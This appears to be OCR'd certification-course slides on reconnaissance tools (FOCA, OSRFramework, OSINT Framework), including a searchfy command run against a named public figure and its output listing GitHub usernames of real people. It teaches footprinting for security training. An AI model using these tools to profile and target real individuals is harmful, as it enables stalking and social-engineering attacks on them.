
Harvests list of target hosts

https://github.com

Footprinting Tools: FOCA and OSRFramework

FOCA (Fingerprinting Organizations with Collected Archives) is a tool used mainly to find metadata and hidden information in the documents it scans


OSRFramework includes applications related to username checking, DNS lookups, information leaks research, deep web search, regular expressions extraction, etc.


Project of www.eccouncil.org - FOCA Open Source 3.4.7.1
Project
Plugins
Options
TaskList
About
Foca
Search engines
Google
Bing
DuckDuckGo
Extensions
Custom search
Search All
Settings
Deactivate AutoScroll
Clear
Save log to File
All searchers have finished

Attackers obtain search results, displaying file information stored in the target domain


View information of target domain

https://www.elevenpaths.com



```
[root@parrot]-[~]
    #searchfy -q "Tim Cook"
```

Attackers search for a target user on social media platforms




```
searchfy -q "Tim Cook" - Parrot Terminal
 com.i3visio.Platform |    com.i3visio.Alias    |                                              com.i3visio.URI
                                                |                 com.i3visio.Email         |   com.i3visio.Domain
 Github               | timothyfcook            | https://github.com/timothyfcook
                                                | N/A                                       | N/A
 Github               | cookieguru              | https://github.com/cookieguru
                                                | N/A                                       | N/A
 Github               | twcook                  | https://github.com/twcook
                                                | N/A                                       | N/A
 Github               | timjcook                | https://github.com/timjcook
                                                | N/A                                       | N/A
 Github               | TimEnglart              | https://github.com/TimEnglart
                                                | N/A
```

Search results

https://www.github.com

Footprinting Tools: OSINT Framework

- OSINT Framework is an **open source intelligence gathering framework** that is focused on gathering information from free tools or resources
- It provides a simple web interface that lists various OSINT tools arranged by categories and is shown as **OSINT tree structure** on the web interface
- Tools listed includes the following indicators:
  - (T) - Indicates a link to a tool that must be installed and run locally
  - (D) - Google Dork
  - (R) - Requires registration
  - (M) - Indicates a URL that contains the search term and the URL itself must be edited manually

